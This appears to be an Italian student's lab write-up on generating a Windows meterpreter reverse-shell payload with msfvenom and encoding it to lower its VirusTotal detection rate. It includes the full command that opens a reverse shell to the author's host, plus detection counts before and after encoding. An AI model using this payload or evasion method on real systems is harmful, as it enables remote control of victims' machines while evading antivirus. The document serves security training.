
CREAZIONE DI MALWARE CON MSFVENOM

Obiettivo dell'Esercizio L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

```
kali@kali: ~
F
File Azioni Modifica Visualizza Aiuto
zsh: corrupt history file /home/kali/.zsh_history
  -(kali⊗kali)-[~]
_$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                .0.1/8 scope host lo
    valid_lft forever preferred_lft forever inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5c:2a:38 brd ff:ff:ff:ff:ff:ff
inet 192.168.200.100/24 brd 192.168.200.255 scope
                                                      scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::e8d1:3766:fd69:f407/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Ho creato prima il malware. Ho usato uno strumento chiamato msfvenom per generare un file .exe. Questo file aveva un payload che avrebbe provato a connettersi al mio Kali Linux per darmi il controllo. Ho chiamato questo file malware_base.exe.


Ho caricato malware_base.exe su VirusTotal, un sito che lo scansiona con tanti antivirus. Ho visto che era molto rilevabile con 61 antivirus , lo identificavano come una minaccia. Questo mi ha dimostrato che un malware senza nessuna copertura viene subito beccato.



Ho capito che il formato del file è importante. Ho provato a generare il malware in un formato diverso: raw salvandolo come malware_encoded.bin, in effeti, Questo tipo di file ha il codice dannoso.

```
File Azioni Modifica Visualizza Aiuto
 -$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4444 -e x86/shikata_ga_nai -i 7
 -f raw -o malware_encoded.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 7 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai chosen with final size 543
Payload size: 543 bytes
Saved as: malware_encoded.bin
```

Ho visto un miglioramento. Quando ho caricato malware_encoded.bin su VirusTotal, il risultato è stato 10 su 62. Questo mi ha insegnato che gran parte del rilevamento degli antivirus non è sul codice, ma sul modo in cui è impacchettato. Un file grezzo è molto più difficile da identificare per gli antivirus.



Ps. Ovviamente ho provato altri metodi, ma ho fatto vedere solo i passaggi piu' importanti e quelli che sono andati bene.